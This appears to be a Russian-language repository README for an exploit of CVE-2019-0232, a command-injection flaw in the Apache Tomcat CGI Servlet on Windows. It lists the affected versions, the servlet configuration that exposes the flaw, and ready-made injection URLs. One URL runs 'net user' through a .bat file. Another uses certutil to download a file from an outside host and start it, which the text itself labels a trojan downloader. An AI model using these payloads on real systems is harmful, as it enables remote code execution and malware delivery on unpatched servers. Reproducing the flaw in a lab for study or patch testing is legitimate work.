 cyy95/cve-2019-0232-exp
Эксплойт для уязвимости внедрения команд в Apache Tomcat CGI Servlet (CVE-2019-0232), позволяющий удаленно выполнять код через специально сформированные HTTP-запросы на затронутых версиях.

Тестовая среда: Win10 Home 1809, JRE версии 18.3 (build 10.0.2+13), Tomcat версии 9.0.13.
★Apache Tomcat 9.0.0.M1 — 9.0.17
★Apache Tomcat 8.5.0 — 8.5.39
★Apache Tomcat 7.0.0 — 7.0.93
<servlet>
    <servlet-name>cgi</servlet-name>
    <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
    <init-param>
      <param-name>cgiPathPrefix</param-name>
      <param-value>WEB-INF/cgi-bin</param-value>
    </init-param>
    <init-param>
      <param-name>enableCmdLineArguments</param-name>
      <param-value>true</param-value>
    </init-param>
    <init-param>
      <param-name>executable</param-name>
      <param-value></param-value>
    </init-param>
    <load-on-startup>5</load-on-startup>
</servlet>
Настройка сопоставления сервлетов (Servlet Mappings):
<servlet-mapping>
        <servlet-name>cgi</servlet-name>
        <url-pattern>/cgi-bin/*</url-pattern>
</servlet-mapping>
Добавьте атрибут privileged="true":
<Context privileged="true">
    <WatchedResource>WEB-INF/web.xml</WatchedResource>
    <WatchedResource>WEB-INF/tomcat-web.xml</WatchedResource>
    <WatchedResource>${catalina.base}/conf/web.xml</WatchedResource>
</Context>
Затем создайте пустой файл hello.bat в папке webapps/ROOT/WEB-INF. Внутри ничего писать не нужно.
Запустите Tomcat, откройте браузер и перейдите по ссылке:
http://localhost:8080/cgi-bin/hello.bat?&C%3a%5cWindows%5cSystem32%5Cnet+user

Создайте инъекционную ссылку для реализации функционала загрузчика изображений (трояна): http://localhost:8080/cgi-bin/hello.bat?&C%3a%5cWindows%5cSystem32%5ccertutil+-urlcache+-split+-f+http%3a%2f%2fb.hiphotos.baidu.com%2fimage%2fpic%2fitem%2f9825bc315c6034a8ef5250cec5134954082376c9.jpg+1.jpg+%26start+1.jpg